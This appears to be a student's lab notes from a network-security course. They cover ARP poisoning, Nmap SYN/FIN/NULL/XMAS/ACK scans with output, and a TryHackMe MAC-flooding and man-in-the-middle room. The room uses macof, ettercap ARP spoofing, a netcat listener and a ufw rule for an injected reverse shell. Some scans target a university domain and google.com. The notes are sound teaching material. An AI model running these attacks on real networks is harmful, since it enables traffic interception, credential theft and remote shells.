
Next to the folder icon, click on the next Start/Stop Sniffer icon.




3. Then click on the + (Plus) icon on the top. Select Range and put it
From : 192.168.0.1 and To : 192.168.0.254



4. Click on ARP at the bottom and then right click on the screen. Add the IP address.



5. Then click on the Start/Stop ARP Poisoning button on the top (Next to the Start/Stop Sniffer button)



Practical 4

Aim : Use NMAP scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL, XMAS

Theory :

A port scan is a network reconnaissance technique designed to identify which ports are open on a computer.

Commands :

i. SYN scan

A TCP SYN scan is a stealth scan used to determine if ports on a target system are open, closed or filtered.

Nmap sends a SYN packet to the target and waits for a response. If the target responds with a SYN/ACK packet, the port is considered open and ready to establish a connection.

These connection attempts might not appear in logs, depending on network configurations. If the target responds with an RST packet, the port is closed.

- **nmap -sS <ip address of another device>**

The screenshot shows the Nmap interface with the following details:

- Target:** 172.23.0.128
- Command:** nmap -sS 172.23.0.128
- Hosts:** Hosts tab is selected.
- Services:** Services tab is available.
- OS:** OS tab is available.
- Host:** Host tab is selected, showing the host 31d-lab2-04.svv.local.
- Output Tab:** Nmap Output tab is selected, displaying the scan results.
- Scan Results:**

```
nmap -sS 172.23.0.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:09 India Standard Time
Nmap scan report for 31d-lab2-04.svv.local (172.23.0.128)
Host is up (0.00042s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
902/tcp    open  iss-realsecure
912/tcp    open  apex-mesh
1521/tcp   open  oracle
3306/tcp   open  mysql
8080/tcp   open  http-proxy
MAC Address: 64:4E:D7:6D:69:A7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

- **nmap -sS <gatewaynumber>**

```
C:\Users\Admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : SVV.local
  Link-local IPv6 Address . . . . . : fe80::c3a1:6209:c277:7df6%2
  IPv4 Address. . . . . : 172.23.0.116
  Subnet Mask . . . . . : 255.255.252.0
  Default Gateway . . . . . : 172.23.0.240
```

Target: 172.23.0.240

Command: `nmap -sS 172.23.0.240`

Hosts		Services				
OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
	31d-lab2-04.svv.l 172.23.0.240	<pre>nmap -sS 172.23.0.240 Starting Nmap 7.94 (https://nmap.org) at 2024-01-31 11:12 India Standard Time Nmap scan report for 172.23.0.240 Host is up (0.0012s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 161/tcp open snmp MAC Address: 6C:B2:AE:8B:60:FC (Cisco Systems) Nmap done: 1 IP address (1 host up) scanned in 15.39 seconds</pre>				

- **nmap -sS 127.0.0.1**

Zenmap

Scan Tools Profile Help

Target: 127.0.0.1

Command: `nmap -sS 127.0.0.1`

Hosts		Services				
OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
	localhost (127.0.0.1) www.google.com 31d-lab2-03.svv.l 31d-lab2-04.svv.l 172.23.0.240 www.google.com	<pre>nmap -sS 127.0.0.1 Starting Nmap 7.94 (https://nmap.org) at 2024-01-31 11:23 India Standard Time Nmap scan report for localhost (127.0.0.1) Host is up (0.00011s latency). Not shown: 992 closed tcp ports (reset) PORT STATE SERVICE 135/tcp open msrpc 445/tcp open microsoft-ds 902/tcp open iss-realsecure 912/tcp open apex-mesh 1521/tcp open oracle 3306/tcp open mysql 8080/tcp open http-proxy 16992/tcp open amt-soap-http Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds</pre>				

ii. FIN scan

In this type of scan, the attacker sends packets to the victim with the FIN flag set. The concept behind this type of scan is that SYN scans are still very visible; in order to obtain a lower profile, a packet with a FIN flag set can be used.

This type of scanning technique is effective not only because it is less obvious, but also because it can reliably pass through firewalls without alteration and then right on toward the intended target. SYN packets, on the other hand, are likely to get higher levels of scrutiny when they encounter a firewall.

If an FIN is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.

- **nmap -sF 172.23.0.128**

The screenshot shows the Nmap interface with the target set to 172.23.0.128 and the command set to nmap -sF 172.23.0.128. The Nmap Output tab is selected, displaying the following results:

```
nmap -sF 172.23.0.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:24 India Standard Time
Nmap scan report for 31d-lab2-04.svv.local (172.23.0.128)
Host is up (0.00038s latency).
All 1000 scanned ports on 31d-lab2-04.svv.local (172.23.0.128) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 64:4E:D7:6D:69:A7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

- **nmap -sF somaiya.edu**

The screenshot shows the Nmap interface with the target set to somaiya.edu and the command set to nmap -sF somaiya.edu. The Nmap Output tab is selected, displaying the following results:

```
nmap -sF somaiya.edu
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:24 India Standard Time
Nmap scan report for somaiya.edu (52.66.96.181)
Host is up (0.0011s latency).
Other addresses for somaiya.edu (not scanned): 13.126.208.18 65.2.90.40
rDNS record for 52.66.96.181: ec2-52-66-96-181.ap-south-1.compute.amazonaws.com
All 1000 scanned ports on somaiya.edu (52.66.96.181) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds
```

- **nmap -sF -T4 somaiya.edu**

The screenshot shows the Zenmap interface with the target set to "sомайя.edu". The command entered is "nmap -sF -T4 somaiya.edu". The "Nmap Output" tab is selected, displaying the following text:

```

nmap -sF -T4 somaiya.edu

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:33 India Standard Time
Nmap scan report for somaiya.edu (13.126.208.18)
Host is up (0.00044s latency).
Other addresses for somaiya.edu (not scanned): 52.66.96.181 65.2.90.40
rDNS record for 13.126.208.18: ec2-13-126-208-18.ap-south-1.compute.amazonaws.com
All 1000 scanned ports on somaiya.edu (13.126.208.18) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.34 seconds

```

iii. NULL scan

In this type of scan, the attacker sends frames to the victim with no flag set. The result is somewhat similar to what happens in an FIN scan. The victim's response depends on whether the port is open or closed.

If no flags are set on a frame that is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.

- **nmap -sN <target address>**

The screenshot shows the Zenmap interface with the target set to "sомайя.edu". The command entered is "nmap -sN somaiya.edu". The "Nmap Output" tab is selected, displaying the following text:

```

nmap -sN somaiya.edu

Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-08 22:35 Arab Standard T
Nmap scan report for somaiya.edu (65.2.90.40)
Host is up (0.0045s latency).
rDNS record for 65.2.90.40: ec2-65-2-90-40.ap-south-1.compute.amazonaws.com
All 1000 scanned ports on somaiya.edu (65.2.90.40) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 11.32 seconds

```

iv. XMAS scan

This scan gets its name from the phrase “lit up like a Christmas (Xmas) tree,” meaning that numerous flags are set. In this type of scan, multiple flags are activated.

A single packet is sent to the client with URG, PSH, and FIN all set to on. Having all the flags set creates an illogical or illegal combination, and the receiving system has to determine what to do when this occurs. In most modern systems this simply means that the packet is ignored or dropped, but on some systems the lack of response tells you a port is open, whereas a single RST packet tells you the port is closed.

- **nmap -sX <target address>**

The screenshot shows the Zenmap interface. The target is set to "sомайя.edu". The command entered is "nmap -sX somaiya.edu". The "Nmap Output" tab is selected, displaying the following Nmap report:

```
nmap -sX somaiya.edu
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-08 22:37 Arab Standard Time
Nmap scan report for somaiya.edu (65.2.90.40)
Host is up (0.0079s latency).
rDNS record for 65.2.90.40: ec2-65-2-90-40.ap-south-1.compute.amazonaws.com
All 1000 scanned ports on somaiya.edu (65.2.90.40) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
```

v. ACK Scan

In this scan, the ACK packets are sent to the target port in order to know if that port is filtered or unfiltered. In case of filtered port, the response will be either no response or an ICMP destination unreachable reply packet will be shown. In case of unfiltered ports, an RST reply packet will be sent to all the open and closed ports.

- **nmap -sA <ip address of another device>**

The screenshot shows the Zenmap interface. The target is set to "172.23.0.128". The command entered is "nmap -sA 172.23.0.128". The "Nmap Output" tab is selected, displaying the following Nmap report:

```
nmap -sA 172.23.0.128
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:28 India Standard Time
Nmap scan report for 31d-lab2-04.svv.local (172.23.0.128)
Host is up (0.00043s latency).
All 1000 scanned ports on 31d-lab2-04.svv.local (172.23.0.128) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 64:4E:D7:6D:69:A7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Other scans :

- **nmap -T4 -A -v <ip address of another device>**

An intense, comprehensive scan. The -A option enables OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute (-–traceroute). Without root privileges only version detection and script scanning are run. This is considered an intrusive scan.

```

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 172.23.0.128

Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-31 11:07 India Standard Time
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Initiating ARP Ping Scan at 11:07
Scanning 172.23.0.128 [1 port]
Completed ARP Ping Scan at 11:07, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:07
Completed Parallel DNS resolution of 1 host. at 11:07, 0.00s elapsed
Initiating SYN Stealth Scan at 11:07
Scanning 31d-lab2-04.svv.local (172.23.0.128) [1000 ports]
Discovered open port 135/tcp on 172.23.0.128
Discovered open port 139/tcp on 172.23.0.128
Discovered open port 445/tcp on 172.23.0.128
Discovered open port 8080/tcp on 172.23.0.128
Discovered open port 3306/tcp on 172.23.0.128
Discovered open port 912/tcp on 172.23.0.128
Discovered open port 1521/tcp on 172.23.0.128
Discovered open port 902/tcp on 172.23.0.128
Completed SYN Stealth Scan at 11:07, 1.62s elapsed (1000 total ports)
Initiating Service scan at 11:07
Scanning 8 services on 31d-lab2-04.svv.local (172.23.0.128)
Completed Service scan at 11:07, 6.05s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 31d-lab2-04.svv.local (172.23.0.128)
NSE: Script scanning 172.23.0.128.
Initiating NSE at 11:07
Completed NSE at 11:07, 19.18s elapsed
Initiating NSE at 11:07
Completed NSE at 11:07, 0.07s elapsed
Initiating NSE at 11:07
Completed NSE at 11:07, 0.00s elapsed
Nmap scan report for 31d-lab2-04.svv.local (172.23.0.128)
Host is up (0.00081s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds-
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1521/tcp   open  oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)
3306/tcp   open  mysql   MySQL (unauthorized)
8080/tcp   open  http    Oracle XML DB Enterprise Edition httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=XDB
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: 400 Bad Request
|_ http-server-header: Oracle XML DB/Oracle Database
MAC Address: 64:4E:D7:6D:69:A7 (Unknown)

```

- **nmap -p 21,80,443 <website name>**

The “-p” flag is used with nmap to perform a scan on a specific port or range of ports. (In our case it will scan port 80,443 and 21)

Target:	www.google.com														
Command:	nmap -p 21,80,443 www.google.com														
<table border="1"> <tr> <th>Hosts</th> <th>Services</th> </tr> <tr> <td>OS</td> <td>Host</td> </tr> <tr> <td> www.google.com</td> <td></td> </tr> <tr> <td> 31d-lab2-03.svv.l</td> <td></td> </tr> <tr> <td> 31d-lab2-04.svv.l</td> <td></td> </tr> <tr> <td> 172.23.0.240</td> <td></td> </tr> <tr> <td> www.google.com</td> <td></td> </tr> </table>		Hosts	Services	OS	Host	www.google.com		31d-lab2-03.svv.l		31d-lab2-04.svv.l		172.23.0.240		www.google.com	
Hosts	Services														
OS	Host														
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31d-lab2-04.svv.l															
172.23.0.240															
www.google.com															
<table border="1"> <tr> <th>Nmap Output</th> <th>Ports / Hosts</th> <th>Topology</th> <th>Host Details</th> <th>Scans</th> </tr> <tr> <td colspan="5"> <pre> nmap -p 21,80,443 www.google.com Starting Nmap 7.94 (https://nmap.org) at 2024-01-31 11:20 India Standard Time Nmap scan report for www.google.com (142.251.42.14) Host is up (0.00076s latency). rDNS record for 142.251.42.14: boml2s19-in-f14.le100.net PORT STATE SERVICE 21/tcp filtered ftp 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds </pre> </td> </tr> </table>		Nmap Output	Ports / Hosts	Topology	Host Details	Scans	<pre> nmap -p 21,80,443 www.google.com Starting Nmap 7.94 (https://nmap.org) at 2024-01-31 11:20 India Standard Time Nmap scan report for www.google.com (142.251.42.14) Host is up (0.00076s latency). rDNS record for 142.251.42.14: boml2s19-in-f14.le100.net PORT STATE SERVICE 21/tcp filtered ftp 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds </pre>								
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Practical 5


Part 1 : MAC Flooding

Theory :

MAC flooding is a cyber attack targeting switches on a local area network (LAN). It involves sending many packets with fake MAC addresses to overflow the switch's address table, causing it to become full and unable to process any legitimate traffic. Once the table becomes full, the switch will flood all packets to all ports, turning the switch into a hub and potentially causing a denial of service (DoS) condition.

Steps :

1. Go to tryhackme.com, register and search for “MAC Flooding”



2. Complete all the tasks and answer all the questions asked.

TASK 1 :

A screenshot of the "Task 1 Getting Started" section. It includes a brief introduction about Layer 2 switches, MAC tables, and ARP. A "Start Machine" button is present. Below the introduction, there is a section titled "Answer the questions below" with a note: "I understand and have started the machine by pressing the Start Machine button." A "Correct Answer" button is located at the bottom right. A message at the bottom states: "Please, allow a minimum of 5 minutes for the machine(s) to get the services fully up and running, before connecting via SSH."

TASK 2 :

A screenshot of the "Task 2 Initial Access" section. It starts with a note: "For the sake of this room, let's assume the following: While conducting a pentest, you have gained initial access to a network and escalated privileges to root on a Linux machine. During your routine OS enumeration, you realize it's a dual-homed host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally." It then says: "After having established persistence, you can access the compromised host via SSH:". Below this is a table with login credentials:

User	Password	IP	Port
admin	Layer2	10.10.218.151	22

Below the table, a note says: "Please, allow a minimum of 5 minutes for the machine to get the services fully up and running, then try connecting with SSH (if you login, and the command line isn't showing up yet, don't hit Ctrl+D). Just be patient...)." A terminal window shows the command: "ssh -o StrictHostKeyChecking=accept-new admin@10.10.218.151". A note at the bottom says: "Note: The admin user is in the sudo group. I suggest using the root user to complete this room: sudo su -". A "Correct Answer" button is at the bottom right.

TASK 3 :

Task 3 ✓ Network Discovery

As mentioned previously, the host is connected to one or more additional networks. You are currently connected to the machine via SSH on Ethernet adapter `eth0`. The network of interest is connected with Ethernet adapter `eth1`.

First, have a look at the adapter:

```
ip address show eth1 or the shorthand version: ip a s eth1
```

Using this knowledge, answer questions #1 and #2.

Now, use the network enumeration tool of your choice, e.g., `ping`, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question #3.

Answer the questions below

What is your IP address?

 Correct Answer

What's the network's CIDR prefix?

 Correct Answer Hint

How many other live hosts are there?

 Correct Answer

What's the hostname of the first host (lowest IP address) you've found?

 Correct Answer Hint

TASK 4 :

Task 4 ✓ Passive Network Sniffing

Simply scanning those hosts won't help us gather any useful information, and you may be asking, what could a pentester do in this situation? Depending on the **rules of engagement** and **scope**, you could try **sniffing** traffic on this network.

The diagram below describes your current situation where you are the **Attacker** and have persistent access to **eve**.

```

graph LR
    Alice((alice)) --- S1[e0]
    Bob((bob)) --- S1[e1]
    Eve((eve)) --- S1[e2]
    Eve --- Eth1[eth1 MACHINE_IP]
    Eve --- Tun0[tun0 LHOST]
    Attacker((Attacker)) --- Tun0
    S1 --- IP1[192.168.12.1]
    S1 --- IP2[192.168.12.2]
    S1 --- IP3[192.168.12.66]
  
```

Let's try running `tcpdump` on the `eth1` network interface:

```
tcpdump -i eth1
```

Optionally, for a more verbose output that prints each packet (minus its link level header) in ASCII format:

```
tcpdump -A -i eth1
```

Try to answer questions #1 through #2.

Now, let's take a closer look at the captured packets! We can redirect them into a `.pcap` file providing a destination file via the `-w` argument:

```
tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
```

Capture traffic for about a minute, then transfer the `.pcap` to either your machine or the AttackBox to open it in Wireshark.

Example to transfer the packet capture using `scp` and open it in Wireshark:

```
scp admin@10.10.218.151:/tmp/tcpdump.pcap .  
wireshark tcpdump.pcap
```

Now, you should be able to answer questions #3 and #4.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing `/tmp/tcpdump.pcap` file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/* .pcap` then re-run `tcpdump`.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

Yay

Correct Answer

Who keeps sending packets to eve?

Bob

Correct Answer

What type of packets are sent?

ICMP

Correct Answer

💡 Hint

What's the size of their data section? (bytes)

666

Correct Answer

💡 Hint

TASK 5 :

Task 5 ✅ Sniffing while MAC Flooding

Unfortunately, we weren't able to capture any interesting traffic so far. However, we're not going to give up this easily! So, how can we capture more network traffic? As mentioned in the room description, we could try to launch a [MAC flooding](#) attack against the L2-Switch.

Beware: MAC flooding could trigger an alarm in a SOC. No, seriously, suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices. Even worse, your network port could even get blocked by the network device altogether, rendering your machine locked out of the network. In case of production services running on or production traffic being routed through that network connection, this could even result in an effective [Denial-of-Service](#)!

However, if we're successful, the switch will resort to fail-open mode and temporarily operate similarly to a network hub – forwarding all received frames to every connected port (aside from the port the traffic originated from). This would allow an adversary or pentester to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

Considering such an attack vector is only recommended when you have reasons to believe that...

- It is in fact a switched network (and not a virtual bridge) **AND**
- The switch might be a consumer or prosumer (unmanaged) switch **OR** the network admins haven't configured mitigations such as Dynamic ARP Inspection (DAI) for instance **AND**
- ARP and MAC spoofing attacks are explicitly permitted in the [rules of engagement](#). When in doubt, clarify with your client first!

Anyhow, let's assume you've met the well-thought decision to give it a try.

For better usability, open a second [SSH](#) session. This way, you can leave the `tcpdump` process running in the foreground on the first [SSH](#) session:

```
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
```

Now, on the second [SSH](#) session, buckle up and let `macof` run against the interface to start flooding the switch:

```
macof -i eth1
```

After around 30 seconds, stop both `macof` and `tcpdump` (`Ctrl+C`).

After around 30 seconds, stop both `macof` and `tcpdump` (`Ctrl+C`).

As in the previous task, transfer the `pcap` to your machine (`kali/AttackBox`) and take a look:

```
scp admin@10.10.218.151:/tmp/tcpdump2.pcap .  
wireshark tcpdump2.pcap
```

Now, you should be able to answer questions #1 and #2.

Note: If it didn't work, try to capture for 30 seconds, again (while `macof` is running).

If it still won't work, give it one last try with a capture duration of one minute.

As a measure of last resort, try using `ettercap` (introduced in the following tasks) with the `rand_flood` plugin:

```
ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap (Quit with q)
```

Answer the questions below

What kind of packets is Alice continuously sending to Bob?

Correct Answer

Hint

What's the size of their data section? (bytes)

Correct Answer

Hint

TASK 6 :

Task 6 ✓ Man-in-the-Middle: Intro to ARP Spoofing

As you may have noticed, MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave `macof` aside for now. Instead, we are going to perform so-called **ARP cache poisoning** attacks against Alice and Bob, in an attempt to become a fully-fledged **Man-in-the-Middle** (MITM).


For a deeper understanding of this technique, read the Wikipedia article on [ARP spoofing](#).

tldr – "an attacker sends (spoofed) ARP messages [...] to associate the attacker's MAC address with the IP address of another host [...] causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic. Often the attack is used as an opening for other attacks, such as denial of service, man in the middle, or session hijacking attacks." – [Wikipedia - ARP spoofing](#)

Routing under normal operation



Routing subject to ARP cache poisoning



https://commons.wikimedia.org/wiki/File:ARP_Spoofing.svg

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are running an ARP implementation that takes pains to validate incoming ARP replies. Without further ado, we are using `ettercap` to launch an ARP Spoofing attack against Alice and Bob and see how they react:

```
ettercap -T -i eth1 -M arp
```

Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Correct Answer

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Correct Answer

TASK 7 :

Task 7 **Man-in-the-Middle: Sniffing**

In this somewhat altered scenario, Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective controls on their machines. As in the previous task, try to establish a MITM using **ettercap** and see if Ubuntu (by default) is falling prey to it.

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:

Username: **admin**
Password: **Layer2**

As with the previous machine, please, also allow a minimum of **5 minutes** for this box to spin up, then try connecting with **SSH** (if you login, and the command line isn't showing up yet, don't hit **Ctrl+CI** Just be patient...)

Answer the questions below

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

Correct Answer

Which machine has an open well-known port?

Correct Answer

What is the port number?

Correct Answer

Can you access the content behind the service from your current position? (Nay/Yay)

Correct Answer

Can you see any meaningful traffic to or from that port passively sniffing on you interface eth1? (Nay/Yay)

Correct Answer Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Correct Answer Hint

Who is using that service?

Correct Answer Hint

What's the hostname the requests are sent to?

Correct Answer

Which file is being requested?

Correct Answer

What text is in the file?

Correct Answer Hint

Which credentials are being used for authentication? (username:password)

Correct Answer Hint

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

Correct Answer Hint

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Correct Answer Hint

What is the user.txt flag?

Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

Correct Answer Hint

What commands are being executed? Answer in the order they are being executed.

Correct Answer

Which of the listed files do you want?

Correct Answer Hint

TASK 8 :

Task 8 ✓ Man-in-the-Middle: Manipulation

As a pentester, your first approach would be to try to hack Bob's web server. For the purpose of this room, let's assume it's impossible. Also, capturing basic auth credentials won't help for password reuse or similar attacks.

So, let's advance our ongoing ARP poisoning attack into a fully-fledged MITM that includes packet manipulation! As Alice's packets pass through your attacker machine (**eve**), we can tamper with them.

How can we go about doing this? Ettercap comes with an `-F` option that allows you to apply filters in the form of specified `etterfilter.ef` files for the session. These `.ef` files, however, have to be compiled from `etterfilter` source filter files (`.ecf`) first. Their source code syntax is similar to C code. To keep this task more beginner-friendly, we assume it won't matter if Alice detects our manipulation activities. For the sake of this room, we are only going to manipulate her commands and won't be taking any OPSEC precautions.

Which brave command of hers should volunteer for our audacious endeavor? How about... yes, `whoami`, of course!

Before you copy and paste the filter below, it's best to understand the `etterfilter` command and its source file syntax. Consult the man page by either running `man etterfilter` or browsing the [linux.die.net/man/8/etterfilter](#) page.

Now, create a new etterfilter code file named `whoami.ecf` and try to write a filter matching Alice's source port and transport protocol as well as replacing `whoami` data with a reverse shell payload of your choice. To see the solution, click the dropdown arrow:

► Show possible solution (spoiler!)

Note: Quotation marks need to be escaped. So, in case you want your filter to replace e.g. `whoami` with `echo -e "whoami\nroot"`, then the quotation marks around `whoami\nroot` would have to be escaped like this: `replace("whoami", "echo -e \"\\"whoami\\nroot\\\"")`

To see a solution for the reverse shell payload, click the dropdown arrow:

► Show possible solution (spoiler!)

Finally, we need to compile the `.ecf` into an `.ef` file:

```
etterfilter whoami.ecf -o whoami.ef
```

Don't forget to start your listener (backgrounded). For the upper example above, you could use:

```
nc -nvlp 6666 &
```

Not so fast! If anything, we still need to allow the incoming connection through the firewall. Disable `ufw` or create a corresponding `allow` rule; otherwise, Bob's reverse shell will be blocked by the firewall:

```
ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp
```

 or completely disable the firewall by running `ufw disable`

Now, run `ettercap` specifying your newly created `etterfilter` file:

```
